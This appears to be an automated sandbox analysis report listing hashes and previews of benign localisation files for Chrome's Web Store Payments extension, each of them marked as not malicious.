Preview:	Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.I....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\bg\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	796
Entropy (8bit):	4.864931792423268
Encrypted:	false
SSDEEP:	12:1HEJMLkSlwZGGMLkSlwZ+WYpU34f145Gb+dgoxTyO8ZpU34f1L0frhmJ03OyZnLt:1HE7n4gn8WYpYrbhz8ZpotHOGAOf6aD
MD5:	6F8E288A9AD5B1ED8633B430E2B4D4CA
SHA1:	F671D3D4BEFA431D1946D706F4192D44E29B6F08
SHA-256:	A114E2783D0E9B12155017323BA70838F0F82A71C7EE8DC1F115AE36991241F8
SHA-512:	0F87F3F0D115B872288949E59ACD3CD41B1FBC64A622D8FDA6D71FAFC5A900D92ADFBB0E7EB926F2A8759BBAA0896D48728FB719BBF5EF54AC21027328F770 0C
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . ... Chrome".. },.. "app_name": {.. "message": "..... . ... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... ....".. },.. "craw_connect_to_network": {.. "message": "...., ...".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "...., ... Chrome".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ca\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	675
Entropy (8bit):	4.536753193530313
Encrypted:	false
SSDEEP:	12:1HEJ0gbbGG0gbb+WYpU34g3YbiLO+dgyGFoO8ZpU34+puiPmb03OyZnLAOfTYABk:1HE5baib6WYpm31Lt0Z8Zp8pxOGAOfKD

MD5:	1FDAFC926391BD580B655FBAF46ED260
SHA1:	C95743C3F43B2B099FEBEBC5BD850F0C20E820AC
SHA-256:	C67898B67F9C9209EAFDA6532B62D5789863CFB855998DD6A70E7775316CEC20
SHA-512:	39D95D45C5746DA3BAA7AE6A3344EA17D7A7C3569C2A56959FF119261DA08C747A320FCF701AC72B8DBDBF8BF06FD8B239017A282CDDA444F3826D4EC672CE B4
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Ara mateix aquesta aplicaci. no est. disponible.".. },.. "craw_connect_to_network": {.. "message": "C onnecteu-vos a una xarxa.".. },.. "iap_unavailable": {.. "message": "La funci. Pagaments a l'aplicaci. no est. disponible actualment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicieu la sessi. a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\cs\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.698608127109193
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34OBh+dgN/O8ZpU34j05U03OyZnLAOfTYWc:1HEl4G8WYpdt8Zpq5TOGAOfW
MD5:	76DEC64ED1556180B452A13C83171883
SHA1:	CFB1E56FD587BCDC459C1D9A683B71F9849058F9
SHA-256:	32290D69A90E6BAAC428B10382C99221B12773BB9A184F3B93DFB48A4F6D7A40
SHA-512:	5230A217968D5DC463E2E92D704544311A721E5CEF65C3125CBD8DEB9C0293D3BFB5C820A6011ABF77095FDEE7DAF67D541DC202B0C9CDB0908CBB85D8488 CB
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikace v sou.asn. dob. nen. dostupn..".. },.. "craw_connect_to_network": {.. "message": "P.ipojte se pros.m k s.ti.".. },.. "iap_unavailable": {.. "message": "Platby v aplikaci aktu.ln. nejsou k dispozici.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "P.ihlaste se do Chromu.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\da\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.5289746475384565
Encrypted:	false
SSDEEP:	12:1HEJJMKKFZGGJMKKFZ+WYpU34OHu+dgxlCZO8ZpU34J4Wu03OyZnLAOfTYzD:1HErMKfqMKVWYpM6lL8ZpDNOGAOfiD
MD5:	238B97A36E411E42FF37CEFAF2927ED1
SHA1:	4E47AC90BA24C8F4724D9293FA40CFD4ADA66FE0
SHA-256:	4977D4A053542FF66967FAED6B06585DD70E68E20BFEB533B66FE3287F9655D9
SHA-512:	FD0742D47B5F5AB9AAD9B4C3D57F63CB693E060EECE123A72036C6E92156D099495C7E9E9CC6DC83EEBCDDCC4B4C81FB47E4C9559DA3EBA024780FFF10C5 E0A
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalinger i Chrome Webshop".. },.. "app_name": {.. "message": "Betalinger i Chrome Webshop".. },.. "craw_app_u navailable": {.. "message": "Appen er ikke tilg.ngelig i .jeblikket.".. },.. "craw_connect_to_network": {.. "message": "Opret forbindelse til et netv.rk.".. },.. "iap_unavailable": {.. "message": "Betaling i appen er ikke tilg.ngelig i .jeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be comp leted.".. },.. "please_sign_in": {.. "message": "Log ind p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\de\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	651
Entropy (8bit):	4.583694000020627
Encrypted:	false
SSDEEP:	12:1HEJQ1ZGGQ1Z+WYpU34pCEMT+dgJMlCTO8ZpU34p6FK603OyZnLAOfTYJ6K:1HEzWWYp3Bewv8Zp7k4OGAOfQj
MD5:	6B3E916E8C1991AA0453CBA00FEDCAAA
SHA1:	D6366D15912E40CA107FD42BFE9579C3336A51F9
SHA-256:	A62FFAB910E31531758EEE48B2CC71A8857BEC3021DEAD50B668CBA3C8667053
SHA-512:	87EA4311B61F29543B13F3E17DFA919D0C320B4FE370CC152E0B1514BCA79B0ABB526DDCF08621D6EBFA48923EE8FB4C667EFB120A72BD9583EEBEE7BFB80 552
Malicious:	false

Preview:	{.. "app_description": {.. "message": "Chrome Web Store-Zahlungen".. },.. "app_name": {.. "message": "Chrome Web Store-Zahlungen".. },.. "craw_app_unavailable": {.. "message": "Die App ist momentan nicht verf.gbar.".. },.. "craw_connect_to_network": {.. "message": "Bitte stellen Sie eine Verbindung zu einem Netzwerk her.".. },.. "iap_unavailable": {.. "message": "In-App-Zahlungen sind momentan nicht m.glich.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Bitte melden Sie sich in Chrome an.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\el\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	787
Entropy (8bit):	4.973349962793468
Encrypted:	false
SSDEEP:	24:1HEw+aZ+6WYpbWZe80A08ZpCGyDVWlOGAOf+XD:WguYpCZnpEZbGoD
MD5:	05C437A322C1148B5F78B2F341339147
SHA1:	AB53003A678E44A170E73711FBD9949833BBF3AA
SHA-256:	A052C32B4FCAC61152EB0ADB2C260FB6A8256AD104AA0013DB93E9798D41A070
SHA-512:	C36CB9202A34356DD06D377E2A088F428D0B8EBE7D2E54F8380485E9D94A0598D7F651C1E7A2FD55BE481D49C02B0812F2BA335E08611EC85EE0BD60784A6B40
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ... Chrome Web Store".. },.. "app_name": {.. "message": "..... ... Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": ". ....".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": ".. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... ... Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\en\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\en_GB\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	593
Entropy (8bit):	4.483686991119526
Encrypted:	false
SSDEEP:	12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD
MD5:	91F5BC87FD478A007EC68C4E8ADF11AC
SHA1:	D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6
SHA-256:	92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9
SHA-512:	FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65FFD9
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unavailable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\es\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	661
Entropy (8bit):	4.450938335136508
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34lPbdlVo03OyZnLAOfTY6xjD:1HEvaC6WYpcDeEFxq8ZpNl5OGAOffD
MD5:	82719BD3999AD66193A9B0BB525F97CD
SHA1:	41194D511F1ACC16C1CA828AC81C18C8C6B47287
SHA-256:	4DB9B2721E625C18B9E05C04B31AF5D9694712F1CAAF6219ABE34BB08E5DB1C7
SHA-512:	D4C49B43427799B6292CEED11CACB1D76F7CE43EBF402B43B638A6EB2B414ED0981E386CB8CDF0B51D1BD9552934FE25B2F6392266BB73D8C9A691F65BCE01 28
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "Los pagos en la aplicaci.n no est.n disponibles en este momento.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicia sesi.n en Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\es_419\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	637
Entropy (8bit):	4.47253983486615
Encrypted:	false
SSDEEP:	12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34GLO03OyZnLAOfTYiJD:1HEvaC6WYpcDeEFxq8Zp4LlOGAOfvD
MD5:	6B2583D8D1C147E36A69A88009CBEBC7
SHA1:	4D4DEEB4BE6AA0181825F3371A761ABC5B4D5937
SHA-256:	6659BC3705311D7641A73995DCFEA80C7734F2F4EBBC3787B3892A240348324F
SHA-512:	37F0DBFCC1B5A2B8E4C92C49D2D9DEEF25616421350324F57E0149A45A6CCB437F5E3CBE97412C4B5DBBF2593783C7DF71E9C25A851AEAE6E4764C545723FA 53
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "En este momento, Pagos En-Apps no est. disponible.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accede a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\et\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	595
Entropy (8bit):	4.467205425399467
Encrypted:	false
SSDEEP:	12:1HEJfPGGGfPG+WYpU34Ze7z+dgrW9O8ZpU34ZwZz03OyZnLAOfTYgoLIR:1HEdvqlWYpTeObk8ZpT/OGAOfuLIR
MD5:	CFF6CB76EC724B17C1BC920726CB35A7
SHA1:	14ED068251D65A840F00C05409D705259D329FFC
SHA-256:	C85800BF45942FCC7FD6B1DF929C25F9CC2A977A6678966BD03D4B6B69889AFD
SHA-512:	53D7D01BB30C0306DE65A79FD9551D2E8C1F71F4F45F71906B009071CB3E0F231E6A50FDD78773E9B4DE94085BC7B97F829842FA21A89A2080D33458B745C46F
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome'i veebipoe maksed".. },.. "app_name": {.. "message": "Chrome'i veebipoe maksed".. },.. "craw_app_unavailable": {.. "message": "Rakendus pole praegu saadaval.".. },.. "craw_connect_to_network": {.. "message": "Looge .hendus v.rguga.".. },.. "iap_unavailable": {.. "message": "Rakendusesisesed maksed ei ole praegu saadaval.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logige Chrome'i sisse.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.595421267152647
Encrypted:	false

SSDEEP:	12:1HEJRuzGGRuz+WYpU34ujSBu+dgYO8ZpU34J+Bu03OyZnLAOfTY5HN:1HEFcWYpPNa8ZpD+FOGAOfEHN
MD5:	3A01FEE829445C482D1721FF63153D16
SHA1:	F3EAAADDC03F943FC88B30B67F534AA13E3336DD
SHA-256:	0BDE54B20845124113383B6EB81E43A0F05E4EB0C44BEE3C1DFAC4CC5FEC2836
SHA-512:	3B92B6C86D30FD36AA3CEFF8773BA60C3FC5CC19C693540137044C5838A5503895C770C0336A4D0A3DB5E42F3FB36274D8D3F85B9DCA2F3EC0E974FDDB0BE/D8
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Storen maksut".. },.. "app_name": {.. "message": "Chrome Web Storen maksut".. },.. "craw_app_unavail able": {.. "message": "Sovellus ei ole t.ll. hetkell. k.ytett.viss..".. },.. "craw_connect_to_network": {.. "message": "Muodosta verkkoyhteys.".. },.. "iap_unavai lable": {.. "message": "Sovelluksen sis.iset maksut eiv.t ole t.ll. hetkell. k.ytett.viss..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Kirjaudu sis..n Chromeen.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fil\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	658
Entropy (8bit):	4.5231229502550745
Encrypted:	false
SSDEEP:	12:1HEJADlbGGADlb+WYpU34hTUT+dgHfZAFFZO8ZpU34hTjzeT03OyZnLAOfTYHfvF:1HEYah6WYp7TUSoxOS8Zp7TOsOGAOfqV
MD5:	57AF5B654270A945BDA8053A83353A06
SHA1:	EEEF7A4F869F97CF471A05D345E74F982D15E167
SHA-256:	EC002ED92359F67818B49455DFC579E140368E6A004080AF022FD4F57F6B03F2
SHA-512:	5F0AE839FCF3F4EA48FF41A76655AE0F3821564AFD5D42FBB9FBB9A38E8D8F7BB5E9B6F71064588CD441261F644095A44A755C134CE546D506D9A21E488BAF52
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "app_name": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Kasalukuyang hindi available ang app.".. },.. "craw_connect_to_network": {.. "message": "Mangyaring kumonekta sa isang network.".. },.. "iap_unavailable": {.. "message": "Kasalukuyang hindi available ang Mga Pagbabayad na In-App.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Mangyaring mag-sign in sa Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\fr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	677
Entropy (8bit):	4.552569602149629
Encrypted:	false
SSDEEP:	12:1HEJALf/nbGGALf/nb+WYpU34Owdgbyb+dgdQjO8ZpU34ITQpGnbyb03OyZnLAO8:1HE4Hna1Hn6WYpNdgpY8ZpSTQwnBOGAh
MD5:	8D11C90F44A6585B57B933AB38D1FFF8
SHA1:	3F9D44EA8807069A32AACA2AAAD02FD892E6CC90
SHA-256:	599491F8C52B945C16C441ADF45BFD45AFAE046DA07757D97C56AF4DE75ED3B5
SHA-512:	D7EF7F5AD7EF1A1595825D79B69E2B1E988AD3CF1F3881496FCCD30F241E4E9C6E457F9F5D0F855DE3536DB7A40C3E1C55946B50D3F556F4A35285066A0CD6F7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "app_name": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "craw_app_unavailable": {.. "message": "Application indisponible pour le moment.".. },.. "craw_connect_to_network": {.. "message": "Veuillez vous connecter . un r.seau.".. },.. "iap_unavailable": {.. "message": "Les paiements via l'application ne sont pas disponibles pour le moment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Veuillez vous connecter . Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.791154467711985
Encrypted:	false
SSDEEP:	24:1HEs07J0JWYp9vnCSVLP8Zp6CsOGAOf8SLm:Wh7qgYp1CMLUph1GiSLm
MD5:	E376D757C8FD66AC70A7D2D49760B94E
SHA1:	1525C5B1312D409604F097768503298EC440CC4D
SHA-256:	8106D98C4F8DA16DB698444409558E29CC96735E188BFA303C333A5D99231C1D
SHA-512:	673F3F259AF2946E4F49BBED14A2A70D44BF9FDA9D7A71DC9172BA9B7B3C7F7062B16D29682B638D485B0520ED6F99E7A735F28C7C719B539559005B69FA755

Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ... .".. },.. "app_name": {.. "message": "Chrome ... .".. },.. "craw_app_unavailable": {.. "messa ge": "..... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... ....".. },.. "iap_unavailable": {.. "message": "..-.. ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... Chrome ... .".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	618
Entropy (8bit):	4.56999230891419
Encrypted:	false
SSDEEP:	12:1HEJGiimxmbZGGGiimxmbZ+WYpU34OBOEuhopIO+dgcapZO8ZpU34GiiZrMrQphK:1HE4H4TH8WYpNjTta28ZpQVLP0SOGAOK
MD5:	8185D0490C86363602A137F9A261CC50
SHA1:	5BD933B874441CEACB9201CCC941FF67BAED6DC0
SHA-256:	A2B2EC359A9DD9DCCCE02859CE1E738BD30FAA4A05F1DC522893FFDF722BBC15
SHA-512:	D7629978FC031EA5F716F9C1065FB2FEAB48C15F10CD68830DC966FA1002C03DDC7ACDE314C7D075F9F3A0A68552A6ACBCCDEE24CF20B6C3DD1BCE6562D0 96E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "app_name": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "craw _app_unavailable": {.. "message": "Aplikacija trenuta.no nije dostupna.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se s mre.om.".. },.. "iap_unavailable": {.. "message": "Pla.anje u aplikaciji trenuta.no nije dostupno.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be comple ted.".. },.. "please_sign_in": {.. "message": "Prijavite se na Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\hu\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	683
Entropy (8bit):	4.675370843321512
Encrypted:	false
SSDEEP:	12:1HEJVJiGGVJi+WYpU34Hpo9O+dgMmfgijO8ZpU34Huo9O03OyZnLAOfTYBIAYm:1HEVrk5WYpQzTUg/8ZpwoXOGAOfYIAd
MD5:	85609CF8623582A8376C206556ED2131
SHA1:	1E16EB70DB5E59BB684866FF3E3925C2DEF25A12
SHA-256:	32A249749F12ADB6A220BF9ADC272C7E5D9AD5497A38B0086D961E3ABA17FBC6
SHA-512:	27883430865D3CFA6EDFE8C6CE1442BD96150B5CE520CCF7D556A330CAA6392C712B47BD86F7350E174876BC681F6DEC94D1312402655B0AF90883A2899EC78
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Internetes .ruh.z Fizet.si rendszere".. },.. "app_name": {.. "message": "Chrome Internetes .ruh.z Fizet.si r endszere".. },.. "craw_app_unavailable": {.. "message": "Az alkalmaz.s jelenleg nem .rhet. el.".. },.. "craw_connect_to_network": {.. "message": "K.rj.k, csatlako zzon egy h.l.zathoz.".. },.. "iap_unavailable": {.. "message": "Az alkalmaz.son bel.li fizet.s jelenleg nem .rhet. el.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Jelentkezzen be a Chrome-ba.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\id\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	604
Entropy (8bit):	4.465685261172395
Encrypted:	false
SSDEEP:	12:1HEJs25bGGs25b+WYpU34ORBHAeSJ+dgkmO8ZpU34s22C/SzFAs03OyZnLAOfTYR:1HEBaA6WYpaHFH8ZptOYOGAOf2D
MD5:	EAB2B946D1232AB98137E760954003AA
SHA1:	60BDC2937905B311D2C9844DF2D639D7AC9F7F67
SHA-256:	C6E8800450602DE0F39FE9F6854472383813FB454B08ABAE7E25A9167CE004C3
SHA-512:	970FEC9A9EF0BAF7F693C4C5977F3B47914579C5B5414FCE9DBB5E4574659A5BB9AD2DE0CC886B368F49C019785AF7D2D7FE82F71341F039EADC399ED776CA 12
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pembayaran Chrome Webstore".. },.. "app_name": {.. "message": "Pembayaran Chrome Webstore".. },.. "cr aw_app_unavailable": {.. "message": "Aplikasi tidak tersedia saat ini.".. },.. "craw_connect_to_network": {.. "message": "Sambungkan ke jaringan.".. },.. "iap_unavailable": {.. "message": "Pembayaran Dalam Aplikasi saat ini tidak tersedia.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be co mpleted.".. },.. "please_sign_in": {.. "message": "Harap masuk ke Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\it\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	603
Entropy (8bit):	4.479418964635223
Encrypted:	false
SSDEEP:	12:1HEJsqd/bGGsqd/b+WYpU34OcX4+dgUvIO8ZpU34vq703OyZnLAOfTYsD:1HEXd/aKd/6WYpZrv58ZpskOGAOfzD
MD5:	A328EEF5E841E0C72D3CD7366899C5C8
SHA1:	2851ED658385804E87911643F5A4200B1FB26E13
SHA-256:	CD891C45F7586FB4A2514205A11F260E4A6D4482FA03D901909DD9F57BE0536D
SHA-512:	E47297896E981774EC3B59D41B89D6BA9333F6B4435EB9727D8645A46B10C7D408ADE06844871FA757382FBE7E645276449DB7B1B23BC59C9A71A5CB5A5ECC5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamenti Chrome Web Store".. },.. "app_name": {.. "message": "Pagamenti Chrome Web Store".. },.. "craw_app_una vailable": {.. "message": "App al momento non disponibile.".. },.. "craw_connect_to_network": {.. "message": "Collegati a una rete.".. },.. "iap_unavailable": {.. "message": "La funzione Pagamenti In-App non . al momento disponibile.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accedi a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir5592_260981526\CRX_INSTALL_locales\ja\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	697
Entropy (8bit):	5.20469020877498
Encrypted:	false
SSDEEP:	12:1HEJ07uGG07u+WYpU34DB+dgnsVztO8ZpU34MwiB03OyZnLAOfTYmSH:1HEcnDNWYp1kxU8Zp2wiqOGAOfpSH
MD5:	9B3A5D473C3F2BBFAEECE94A07A940B8
SHA1:	61BACA342CF766BBA15C7B4D892A0E7DAC9405AA
SHA-256:	706312A4A2AEF3317223F141EB2B82685345B7EED444F16BB4DF3A272716DA1F
SHA-512:	94F6FEE9A11BD890AB8211C98D1CC142348961EBCF756F66477A3E3A76519804B70BE0AE4E551739F8AFE32D7ADE6EDE04EF6B9B9EED03E3A857E6058EEDD4 C6
Malicious:	false
